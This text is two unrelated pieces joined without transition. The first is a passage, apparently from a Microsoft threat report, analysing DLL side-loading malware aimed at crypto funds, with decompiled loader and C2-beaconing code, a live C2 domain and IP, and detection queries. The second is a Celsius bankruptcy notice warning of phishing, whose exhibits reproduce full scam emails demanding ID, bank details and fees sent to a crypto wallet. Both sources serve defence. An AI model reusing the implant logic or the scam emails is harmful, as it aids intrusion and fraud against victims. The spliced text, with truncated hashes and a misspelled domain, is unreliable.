14	<a href="#">ntohl</a>	C:\Windows\System32\wsock32.dll.ntohl
15	<a href="#">ntohs</a>	C:\Windows\System32\wsock32.dll.ntohs
16	<a href="#">recv</a>	C:\Windows\System32\wsock32.dll.recv
17	<a href="#">recvfrom</a>	C:\Windows\System32\wsock32.dll.recvfrom
18	<a href="#">select</a>	C:\Windows\System32\wsock32.dll.select
19	<a href="#">send</a>	C:\Windows\System32\wsock32.dll.send
20	<a href="#">sendto</a>	C:\Windows\System32\wsock32.dll.sendto
21	<a href="#">setsockopt</a>	C:\Windows\System32\wsock32.dll.setsockopt
22	<a href="#">shutdown</a>	C:\Windows\System32\wsock32.dll.shutdown
23	<a href="#">socket</a>	C:\Windows\System32\wsock32.dll.socket
24	<a href="#">MigrateWinsockConfiguration</a>	C:\Windows\System32\wsock32.dll.MigrateWinsockConfiguration
25	n/a	n/a
26	n/a	n/a
27	n/a	n/a
28	n/a	n/a

Figure 9. Import Address Table from *wsock32.dll*

indicator (39)	detail	level
The original name of the file has been found	name: HijackingLib.dll	3
The file checksum is invalid	checksum: 0x00000000	3
The file references a group of API	type: synchronization, count: 7	3
The file references a group of API	type: network, count: 59	3
The file references a group of API	type: diagnostic, count: 3	3
The file references a group of API	type: memory, count: 11	3

Figure 10. Retrieving data with PeStudio revealed the original file name for the malicious *wsock32.dll*.

When the malicious *wsock32.dll* is loaded, it first retrieves the command line, and checks if the file with the GUID as a filename is present in the same directory using the *CreateFile* API to retrieve a file handle.

```
memset(MultiByteStr, 0, 0x104ui64);
memset(&Filename, 0, 0x208ui64);
memset(&FileName, 0, 0x208ui64);
GetModuleFileNameW((HMODULE)'\\0', &Filename, 0x104u);
v0 = wcsrchr(&Filename, '\\');
memmove(&FileName, &Filename, (int)(2 * ((unsigned __int64)(v0 - &Filename) + 1)));
wcscat_s(&FileName, '\\x01\\x04', L"56762eb9-411c-4842-9530-9922c46ba2da");
v1 = '\\0';
*(_QWORD *)WideCharStr = '\\0';
v17 = '\\0';
v18 = '\\0';
v19 = '\\0';
v20 = '\\0';
pNumArgs = '\\0';
LPSTR_CMDLine = GetCommandLineW();
LP_CMDLINEARG = CommandLineToArgvW(LPSTR_CMDLine, &pNumArgs);
wcscpy_s(WideCharStr, '\\x14', LP_CMDLINEARG[2]);
WideCharToMultiByte(0, 0, WideCharStr, -1, MultiByteStr, '\\x01\\x04', (LPCSTR)'\\0', (LPBOOL)'\\0');
HDL_file = CreateFileW(
    &FileName,
    '\\xFF\\xFF\\xFF\\xFF\\0\\0\\0',
    '\\x03',
    (LPSECURITY_ATTRIBUTES)'\\0',
    '\\x03',
    0x80u,
    (HANDLE)'\\0');
FILE = HDL_file;
DWORD_FileSize = GetFileSize(HDL_file, (LPDWORD)'\\0');
v7 = DWORD_FileSize;
v8 = DWORD_FileSize + 1;
v9 = (void *)j__malloc_base(v8);
v10 = (_BYTE *)j__malloc_base(v8);
ReadFile(FILE, v9, v7, (LPDWORD)'\\0', (LPOVERLAPPED)'\\0');
```

Figure 11. Verification of the presence of the file 56762eb9-411c-4842-9530-9922c46ba2da for decryption

The malicious *wsock32.dll* loads and decodes the final implant into the memory with the GUID name which is used to remote access the infected machine.

SHA256	2e8d2525a523b0a47a22a1e9cc9219d6526840d8b819d40d24046b17
Imphash	52ff8adb6e941e2ce41fd038063c5e0e
Rich PE Hash	ff102ff1ac1c891d1f5be7294035d19e
Filetype	PE32+ DLL
Compile Timestamp	2022-08-29 06:33:10 UTC

Once the file is loaded into the memory, it gives remote access to the threat actor. At the time of the analysis, we could not retrieve the final payload. However, we identified another variant of this attack and retrieved the payload, which is discussed in the next section. Identified implants were connecting back to the same command-and-control (C2) server.

## Related attack

We identified another file using a similar mechanism as *logagent.exe* and delivering the same payload. The loader is packaged as an MSI package and as posed an application called *CryptoDashboardV2* (Hash: e5980e18319027f0c28cd2f581e75e755a0dace72f10748852ba5f63a0c99487). After installing the MSI, it uses a legitimate application called *tplink.exe* to sideload the malicious DLL called *DUser.dll* and uses DLL proxying as well.

creation datetime	11/12/2009 11:47
author	168 Trading
title	Installation Database
page count	200
word count	2
keywords	Installer, MSI, Database
last saved	11/12/2009 11:47
revision number	{30CD8B94-5D3C-4B55-A5A3-3FC9C7CCE6D5}
last printed	11/12/2009 11:47
application name	Advanced Installer 14.5.2 build 83143
subject	CryptoDashboardV2
template	x64;1033
code page	Latin I
comments	This installer database contains the logic and data required to install CryptoC






Figure 12. Installation details of the MSI file

Once the package is installed, it runs and side-loads the DLL using the following command: `C:\Users\user\AppData\Roaming\Dashboard_v2\TPLink.exe" 27E57D84-4310-4825-AB22-743C78B8F3AA /sven`, where it noticeably uses a different GUID.

Further analysis of the malicious *DUser.dll* showed that its original name is also *HijackingLib.dll*, same as the malicious *wsock32.dll*. This could indicate the usage of the same tool to create these malicious DLL proxies. Below are the file details of *DUser.dll*:

SHA256	90b0a4c9fe8fd0084a5d50ed781c7c8908f6ade44e5654acffea922e28'
Imphash	52ff8adb6e941e2ce41fd038063c5e0e
Rich PE Hash	ff102ff1ac1c891d1f5be7294035d19e
Filetype	Win32 DLL
Compile Timestamp	2022-06-20 07:47:07 UTC

Once the DLL is running, it loads and decodes the implant in the memory and starts beaconing the same domain. In that case, the implant is using the GUID name *27E57D84-4310-4825-AB22-743C78B8F3AA* and the XOR key */sven*.

## Implant analysis

The payload decoded in the memory by the malicious DLL is an implant used by the threat actor to remotely access the compromised machine. We were able to get the one from the second variant we uncovered. Below are the details of the payload:

SHA256	ea31e626368b923419e8966747ca33473e583376095c48e815916ff90
Imphash	96321fa09a450119a8f0418ec86c3e08
Rich PE Hash	8c4fb0cb671dbf8d859b875244c4730c
Filetype	Win32 DLL
Compile Timestamp	2022-06-20 00:51:33 UTC

First, the sample retrieves some information from the targeted system. It can connect back to a remote server and receive commands from it.

```

49 HINTERNET = InternetOpenW((LPCWSTR)szAgent, 0, (LPCWSTR)'\0', 0i64, '\0');
50 if ( HINTERNET )
51 {
52     if ( (*(_WORD *) (v9 + '\b') - 'S') & 0xFFDF )
53     {
54         Flag = 0;
55         ServerName = (const WCHAR *) (v9 + 14);
56     }
57     else
58     {
59         Flag = 1;
60         ServerName = (const WCHAR *) (v9 + '\x10');
61     }
62     PORT = 80;
63     if ( Flag )
64         PORT = 443;
65     hConnect = InternetConnectW(HINTERNET, ServerName, PORT, (LPCWSTR)'\0', (LPCWSTR)'\0', '\x03', '\0', '\0');
66     if ( hConnect )
67     {
68         *(_OWORD *) szVerb = '\0';
69         sub_180001830(v37, (char *) &dw018A14, ymm0_8_0);
70         v18 = qword_18001CEB0('\0', '\0', v37, '\xFF\xFF\xFF\xFF', '\0', '\0');
71         if ( v18 <= 8 )
72             qword_18001CEB0('\0', '\0', v37, '\xFF\xFF\xFF\xFF', szVerb, v18);
73         lpszReferrer = (const WCHAR *) &v39;
74         if ( a8 )
75             lpszReferrer = (const WCHAR *) '\0';
76         hRequest = HttpOpenRequestW(
77             hConnect,
78             szVerb,
79             lpszObjectName,
80             (LPCWSTR)'\0',
81             lpszReferrer,
82             (LPCWSTR *) '\0',
83             (Flag << 23) - 0x7BF80900,
84             '\0');
85         hRequest_1 = hRequest;
86         if ( hRequest )
87         {
88             if ( HttpSendRequestW(hRequest, (LPCWSTR)'\0', 0, (LPVOID)'\0', '\0') )
89             {
90                 if ( !a8 )
91                 {
92                     Buffer = '\0';
93                     dwBufferLength = 4;

```

Figure 13. Details about the connection to the C2.

☐ Resolve addresses

Protocol	Local Address	Remote Address	State
TCP	192.168.1.6:53691	198.54.115.248:443	SYN_SENT

Figure 14. The sample is connecting back to the domain name *strainservice[.]com*.

## Infrastructure

It is interesting to notice that the threat actor abused OpenDrive in one of the variants to deliver the payload. The OpenDrive account has been set up quickly for a one shot, indicating that it was created for only one target.

We identified one domain used as C2 server, *strainservice[.]com* and connected back to the two implants. This domain was registered on June 26 on Namecheap, just before the distribution of the first variant. At the time of the attack, the server had port 80, 443, and 2083. The implants were communicated on port 443.

## Defending against targeted attacks

In this report we analyzed a targeted attack on cryptocurrency investment fund startups. Such companies are relatively new, but manage hundreds of millions of dollars, raising interest by threat actors.

In this attack we identified that the threat actor has broad knowledge of the cryptocurrency industry as well as the challenges their targets may face, increasing the sophistication of the attack and their chance of success. The threat actor used Telegram, an app widely used in the field, to identify the profile of interest, gained the target's trust by discussing relevant topics, and finally sent a weaponized document that delivered a backdoor through multiple mechanisms. Additionally, the second attack identified was luring a fake crypto dashboard application.

The cryptocurrency market remains a field of interest for threat actors. Targeted users are identified through trusted channels to increase the chance of success. While the biggest companies can be targeted, smaller companies can also be targets of interest. The techniques used by the actor covered in this blog can be mitigated by adopting the security considerations provided below:

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion.

- Educate end users about [protecting personal and business information](#) in social media, filtering unsolicited communication (in this case, Telegram chat groups), identifying lures in spear-phishing email and watering holes, and reporting of reconnaissance attempts and other suspicious activity.
- Educate end users about [preventing malware infections](#), such as ignoring or deleting unsolicited and unexpected emails or attachments sent via instant messaging applications or social networks. Encourage end users to practice good credential hygiene and make sure the [Microsoft Defender Firewall](#) (which is enabled by default) is always on to prevent malware infection and stifle propagation.
- [Change Excel macro security settings](#) to control which macros run and under what circumstances when you open a workbook. Customers can also [stop malicious XLM or VBA macros](#) by ensuring runtime macro scanning by Antimalware Scan Interface ([AMSI](#)) is on. This feature—enabled by default—is on if the Group Policy setting for Macro Run Time Scan Scope is set to “Enable for All Files” or “Enable for Low Trust Files”.
- Turn on [attack surface reduction rules](#) to prevent common attack techniques observed in this threat:
  - Block Office applications from creating executable content
  - Block Office communication application from creating child processes
  - Block Win32 API calls from Office macros
- Ensure that [Microsoft Defender Antivirus](#) is up to date and that real-time behavior monitoring is enabled.

## Detection details

## Microsoft Defender Antivirus

Microsoft Defender Antivirus detects threat components as the following malware:

- TrojanDownloader:O97M/Wolfic.A
- TrojanDownloader:O97M/Wolfic.B
- TrojanDownloader:O97M/Wolfic.C
- TrojanDownloader:Win32/Wolfic.D
- TrojanDownloader:Win32/Wolfic.E
- Behavior:Win32/WolficDownloader.A
- Behavior:Win32/WolficDownloader.B

## Microsoft Defender for Endpoint

Alerts with the following titles in the security center can indicate threat activity on your network:

- An executable loaded an unexpected dll
- DLL search order hijack
- 'Wolfic' malware was prevented

## Advanced hunting queries

The following hunting queries locate relevant activity.

Query that looks for Office apps that create a file within one of the known bad directories:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"outlook" "powerpnt")
| where ActionType == "FileCreated"
| where parse_path( FolderPath ).DirectoryPath has_any(
    @"C:\ProgramData\Microsoft Media",
```

```
@ "C:\ProgramData\SoftwareCache",
@ "Roaming\Dashboard_v2"
)
| project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName,
SHA256, InitiatingProcessAccountName, InitiatingProcessAccountDomain
```

Query that looks for Office apps that create a file within an uncommon directory (less than five occurrences), makes a set of each machine this is seen on, and each user that has executed it to help look for how many users/hosts are compromised:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"outlook", "powerpnt")
| where ActionType == "FileCreated"
| extend Path = tostring(parse_path(FolderPath).DirectoryPath)
| summarize PathCount=count(), DeviceList=make_set(DeviceName),
AccountList=make_set(InitiatingProcessAccountName) by FileName, Path,
InitiatingProcessFileName, SHA256
| where PathCount < 5
```

Query that summarizes child process of Office apps, looking for less than five occurrences:

```
DeviceProcessEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt")
| summarize ProcessCount=count(), DeviceList=make_set(DeviceName),
AccountList=make_set(InitiatingProcessAccountName) by FileName,
FolderPath, SHA256, InitiatingProcessFileName
| where ProcessCount < 5
```

Query that lists of all executables with Microsoft as ProcessVersionInfoCompanyName, groups them together by path, then looks for uncommon paths, with less than five occurrences:

```
DeviceProcessEvents
| where ProcessVersionInfoCompanyName has "Microsoft"
| extend Path = tostring(parse_path(FolderPath).DirectoryPath)
```

```
| summarize ProcessList=make_set(Filename) by Path
| where array_length( ProcessList ) < 5
```

Query that searches for connections to malicious domains and IP addresses:

```
DeviceNetworkEvents
| where (RemoteUrl has_any ("strainervice.com"))
       or (RemoteIP has_any ("198.54.115.248"))
```

Query that searches for files downloaded from malicious domains and IP addresses.

```
DeviceFileEvents
| where (FileOriginUrl has_any ("strainervice.com"))
       or (FileOriginIP has_any ("198.54.115.248"))
```

Query that searches for Office apps downloading files from uncommon domains, groups users, filenames, and devices together:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt")
| where ActionType == "FileCreated"
| where isnotempty( FileOriginUrl ) or isnotempty( FileOriginIP )
| summarize DomainCount=count(),
UserList=make_set(InitiatingProcessAccountName),
DeviceList=make_set(DeviceName),
       FileList=make_set(Filename) by FileOriginUrl, FileOriginIP,
InitiatingProcessFileName
```

Looks for downloaded files with uncommon file extensions, groups remote IPs, URLs, filenames, users, and devices:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt", "outlook")
| where ActionType == "FileCreated"
| where isnotempty( FileOriginUrl ) or isnotempty( FileOriginIP )
| extend Extension=tostring(parse_path(FolderPath).Extension)
```



```
| extend Path=tostring(parse_path(FolderPath).DirectoryPath)
| summarize ExtensionCount=count(), IpList=make_set(FileOriginIP),
UrlList=make_set(FileOriginUrl), FileList=make_set(FileName),
    UserList=make_set(InitiatingProcessAccountName),
    DeviceList=make_set(DeviceName) by Extension, InitiatingProcessFileName
```

Looks for Office apps that have child processes that match the GUID command line, with a check for Microsoft binaries to reduce the results before the regex:

```
DeviceProcessEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt")
| where ProcessVersionInfoCompanyName has "Microsoft"
| where ProcessCommandLine matches regex
    @"[A-Za-z0-9]+\.\exe [A-Za-z0-9]{8}-[A-Za-z0-9]{4}-[A-Za-z0-9]{4}-
[A-Za-z0-9]{4}-[A-Za-z0-9]{12} /[A-Za-z0-9}$"
```

## Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytic to automatically match the malicious IP and domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the **Threat Intelligence** solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace. More details on the Content Hub can be found here: <https://learn.microsoft.com/azure/sentinel/sentinel-solutions-deploy>

To supplement this indicator matching customers can use the Advanced Hunting queries listed above against Microsoft 365 Defender data ingested into their workspaces as well as the following Microsoft Sentinel queries:

- Least common parent and child process pairs:  
[https://github.com/Azure/Azure-Sentinel/blob/master/Solutions/Windows%20Security%20Events/Hunting%20Queries/Least\\_Common\\_Parent\\_Child\\_Process.yaml](https://github.com/Azure/Azure-Sentinel/blob/master/Solutions/Windows%20Security%20Events/Hunting%20Queries/Least_Common_Parent_Child_Process.yaml)

- Detect anomalous process trees: <https://github.com/Azure/Azure-Sentinel/blob/46906229919827bffa14211341f52dd68e27ad81/Hunting%20Queries/Microsoft%20365%20Defender/Execution/detect-anomalous-process-trees.yaml>

## Indicators of compromise

## IOC

abca3253c003af67113f83df2242a7078d5224870b619489015e4fde060acad0

17e6189c19dedea678969e042c64de2a51dd9fba69ff521571d63fd92e48601b

a2d3c41e6812044573a939a51a22d659ec32aea00c26c1a2fdf7466f5c7e1ee9

2e8d2525a523b0a47a22a1e9cc9219d6526840d8b819d40d24046b17db8ea3fb

82e67114d632795edf29ce1d50a4c1c444846d9e16cd121ce26e63c8dc4a1629

90b0a4c9fe8fd0084a5d50ed781c7c8908f6ade44e5654acffea922e281c6b33

e5980e18319027f0c28cd2f581e75e755a0dace72f10748852ba5f63a0c99487

82e67114d632795edf29ce1d50a4c1c444846d9e16cd121ce26e63c8dc4a1629

ea31e626368b923419e8966747ca33473e583376095c48e815916ff90382dda5

C:\ProgramData\SoftwareCache\wsock32.dll

C:\Users\user\AppData\Roaming\Dashboard\_v2\DUser.dll

C:\Program Files\CryptoDashboardV2\

C:\ProgramData\Microsoft Media\VSDB688.tmp

hxxps://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Back

strainservice.com

198.54.115.248

56762eb9-411c-4842-9530-9922c46ba2da

27E57D 84-4310-4825 -AB22-743C78B8F3AA

TPLink.exe" 27E57D 84-4310-4825 -AB22-743C78B8F3AA /sven

logagent.exe 56762eb9-411c-4842-9530-9922c46ba2da /shadow

# MITRE ATT&CK techniques

Tactics	Technique ID	Name
Reconnaissance	<a href="#">T1591</a>	Gather Victim Org Information
	<a href="#">T1593.001</a>	Social Media
	<a href="#">T1583.001</a>	Acquire Infrastructure: Domain
Initial Access	<a href="#">T1566.001</a>	Spearphishing Attachment
Execution	<a href="#">T1204.002</a>	User Execution: Malicious File
	<a href="#">T1059.005</a>	Command and Scripting Interp
	<a href="#">T1106</a>	Native API
	<a href="#">T1574.002</a>	DLL side-Loading
Defense Evasion	<a href="#">T1027</a>	Obfuscated file or information
	<a href="#">T1036.005</a>	Masquerading: Match Legitim
	<a href="#">T1027.009</a>	Obfuscated Files or Informatio
Command & Control	<a href="#">T1071.001</a>	Application Layer Protocol: We
	<a href="#">T1132</a>	Data Encoding
Exfiltration	<a href="#">T1041</a>	Exfiltration over C2 channel

Joshua A. Sussberg, P.C.  
**KIRKLAND & ELLIS LLP**  
**KIRKLAND & ELLIS INTERNATIONAL LLP**  
601 Lexington Avenue  
New York, New York 10022  
Telephone: (212) 446-4800  
Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)  
Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)  
Christopher S. Koenig  
Dan Latona (admitted *pro hac vice*)  
**KIRKLAND & ELLIS LLP**  
**KIRKLAND & ELLIS INTERNATIONAL LLP**  
300 North LaSalle Street  
Chicago, Illinois 60654  
Telephone: (312) 862-2000  
Facsimile: (312) 862-2200

*Counsel to the Initial Debtors and Debtors in Possession*

*Proposed Counsel to the GK8 Debtors and Debtors in Possession*

**UNITED STATES BANKRUPTCY COURT  
SOUTHERN DISTRICT OF NEW YORK**

---

In re:	)	
	)	Chapter 11
	)	
CELSIUS NETWORK LLC, <i>et al.</i> , <sup>1</sup>	)	Case No. 22-10964 (MG)
	)	
Debtors.	)	(Jointly Administered)
	)	

---

**SECOND SUPPLEMENTAL NOTICE OF ADDITIONAL PHISHING ATTEMPTS**

**PLEASE TAKE NOTICE** that the Debtors became aware that phishing text messages<sup>2</sup> were being sent to certain of the Debtors' customers on January 5, 2023, purporting to be customer

---

<sup>1</sup> The Debtors in these chapter 11 cases, along with the last four digits of each Debtor's federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); Celsius US Holding LLC (7956); GK8 Ltd. (1209); GK8 UK Limited (0893); and GK8 USA LLC (9450). The location of Debtor Celsius Network LLC's principal place of business and the Debtors' service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

<sup>2</sup> On November 30, 2022, the Debtors filed the *Notice of Phishing Attempts* [Docket No. 1527] (the "Original Notice") to inform parties in interest of phishing emails sent to certain of the Debtors' customers purporting to be from restructuring associates at Kirkland & Ellis LLP and requesting that customers submit their wallet addresses and other account information to receive claim distributions. Copies of such emails are attached to the Original Notice as Exhibit A. Additionally, on December 13, 2022, the Debtors filed the *Supplemental Notice of Phishing Attempts* [Docket No. 1681] (the "Supplemental Notice") to inform parties in interest of third-party reports of these and similar phishing emails targeting cryptocurrency users and their potential sources. Copies of such reports are attached to the Supplemental Notice as Exhibit A.

support staff of the Debtors and requesting to “take another look” at customers’ accounts and “review [the customer’s] account issue.” A copy of one such text message is attached to this notice as **Exhibit A**.

**PLEASE TAKE FURTHER NOTICE** that on January 20, 2023, the Debtors also became aware that phishing emails were being sent to certain of the Debtors’ customers by an individual purporting to be a senior manager at Stretto, Inc., and requesting that customers submit their official personal identification, cryptocurrency wallet addresses, bank accounts, and contact information to receive claim distributions, and pay a purported “filing fee” and “tax fee.” Copies of three such emails are attached to this notice as **Exhibit B**.

**PLEASE TAKE FURTHER NOTICE** that these emails and text messages are *not authorized messages* from the Debtors or Stretto, Inc., the Debtors’ claims agent, and are *strongly suspected to be phishing scams aimed at inducing payments of fraudulent “fees,” obtaining personally identifiable information, account information of customers, and stealing financial assets*.

**PLEASE TAKE FURTHER NOTICE** that neither the Debtors nor their advisors will **ever** contact you by email, telephone call, or otherwise to request account information or other personal information absent an (i) order by the United States Bankruptcy Court for the Southern District of New York (the “Court”) or (ii) on-the-record instruction from the Court; *provided*, that in connection with the Court’s *Order (I) Authorizing the Debtors to Reopen Withdrawals for Certain Customers with Respect to Certain Assets Held in the Custody Program and Withhold Accounts and (II) Granting Related Relief* [Docket No. 1767] (the “Withdrawal Order”), prior to the Debtors’ reopening of withdrawals, the Debtors will provide notice to parties in interest with

respect to the process for withdrawing digital assets off of the Debtors' platform in accordance with the procedures set forth therein.

**PLEASE TAKE FURTHER NOTICE** that, if you receive any message purporting to be from the Debtors or their advisors and requesting account information or personal information, we ask that you please contact the Debtors *immediately* at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

**PLEASE TAKE FURTHER NOTICE** that copies of the Original Notice, the Supplemental Notice, the Withdrawal Order, and all other documents filed in these chapter 11 cases may be obtained free of charge by visiting the website of Stretto at <https://cases.stretto.com/celsius>.

*[Remainder of page intentionally left blank]*

New York, New York  
Dated: January 22, 2023

/s/ Joshua A. Sussberg

**KIRKLAND & ELLIS LLP**

**KIRKLAND & ELLIS INTERNATIONAL LLP**

Joshua A. Sussberg, P.C.

601 Lexington Avenue

New York, New York 10022

Telephone: (212) 446-4800

Facsimile: (212) 446-4900

Email: joshua.sussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)

Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)

Christopher S. Koenig

Dan Latona (admitted *pro hac vice*)

300 North LaSalle Street

Chicago, Illinois 60654

Telephone: (312) 862-2000

Facsimile: (312) 862-2200

Email: patrick.nash@kirkland.com  
ross.kwasteniet@kirkland.com  
chris.koenig@kirkland.com  
dan.latona@kirkland.com


*Counsel to the Initial Debtors and Debtors in Possession*

*Proposed Counsel to the GK8 Debtors and Debtors in Possession*



**Exhibit A**

**Phishing Text Message**



**Exhibit B**

**Phishing Emails**

From: Stretto - Celcius Case 22-10943 <[celsius@cases.stretto.restructuring.ltd](mailto:celsius@cases.stretto.restructuring.ltd)>  
Sent: Friday, January 20, 2023 11:01 AM  
To: [REDACTED]  
Subject: Celcius Case - Additional Information Needed

**\*This is an EXTERNAL email. STOP. THINK! DON'T click links or open files unless you know the sender!\***

Dear [REDACTED]

I am writing to inform you that [Celcius Network LLC] has filed for bankruptcy and now currently undergoing the process of liquidation and under the protection of United States Bankruptcy Court - Case No. 22-10964. And as a result, We need additional information related to your claim against [Celcius Network LLC], which has filed for bankruptcy.

In addition, please provide us with the following information to process the payment:

- \* A copy of a valid ID
- \* Bank account information (wire transfer) or
- \* Crypto Wallet Address (ETH/USDT-ERC20)
- \* Contact information (phone number and email address)

As a creditor of the company, You will need to pay a filing fee (Chapter 7 bankruptcy) and tax fee (5% if You are US citizen and 10% if you are not US Citizen). Below are the payment details and you must pay them before **February 15, 2023** or you will be deemed to have withdrawn from the case.

- \* Case Number: **22-10964.**
- \* Debtor: **Celcius Network LLC.**
- \* Creditor: [REDACTED]
- \* Claim Amount: [REDACTED]
- \* Tax fee: **5%**
- \* Tax Amount: [REDACTED]
- \* Pay to (Crypto Wallet): (ETH/USDT-ERC20)  
**0x36Ea670bDB878332B7f279F960aC4464377d1D27**
- \* Due Date: **February 15 2023**

After you send the tax fee payment, Please reply this email along with your Transaction hash link (etherscan) or screenshot of it and your additional information. You will receive a notice of important dates and claim distribution related to the bankruptcy case No.22-10964.

Please be sure to keep an eye out for any such notices and respond promptly if required. If you have any questions or concerns, please don't hesitate to contact me who is handling the case.

Regards  
**Emily A. Baum**  
Senior Manager  
Security Risk Management

©2023 Stretto. All rights reserved.  
410 Exchange, STE 100  
Irvine, CA 92602

On Fri, 20 Jan 2023, 12:54 Stretto - Celcius Case 22-10943, <[celsius@cases.stretto.restructuring.ltd](mailto:celsius@cases.stretto.restructuring.ltd)> wrote:

Dear [REDACTED]

I am writing to inform you that [Celcius Network LLC] has filed for bankruptcy and now currently undergoing the process of liquidation and under the protection of United States Bankruptcy Court - Case No. 22-10964. And as a result, We need additional information related to your claim against [Celcius Network LLC], which has filed for bankruptcy.

In addition, please provide us with the following information to process the payment:

- \* A copy of a valid ID
- \* Bank account information (wire transfer) or
- \* Crypto Wallet Address (ETH/USDT-ERC20)
- \* Contact information (phone number and email address)

As a creditor of the company, You will need to pay a filling fee (Chapter 7 bankruptcy) and tax fee (5% if You are US citizen and 10% if you are not US Citizen). Below are the payment details and you must pay them before **February 15, 2023** or you will be deemed to have withdrawn from the case.

- \* Case Number: **22-10964.**
- \* Debtor: [REDACTED]
- \* Creditor: **XXXXXXXXXXXXXX**
- \* Claim Amount: [REDACTED]
- \* Tax fee: **10%**
- \* Tax Amount: [REDACTED]
- \* Pay to (Crypto Wallet): (ETH/USDT-ERC20)  
**0x36Ea670bDB878332B7f279F960aC4464377d1D27**
- \* Due Date: **February 15 2023**

After you send the tax fee payment, Please reply this email along with your Transaction hash link (ETH) or screenshot of it and your additional information. You will receive a notice of important dates and claim distribution related to the bankruptcy case No.22-10964.

Please be sure to keep an eye out for any such notices and respond promptly if required.  
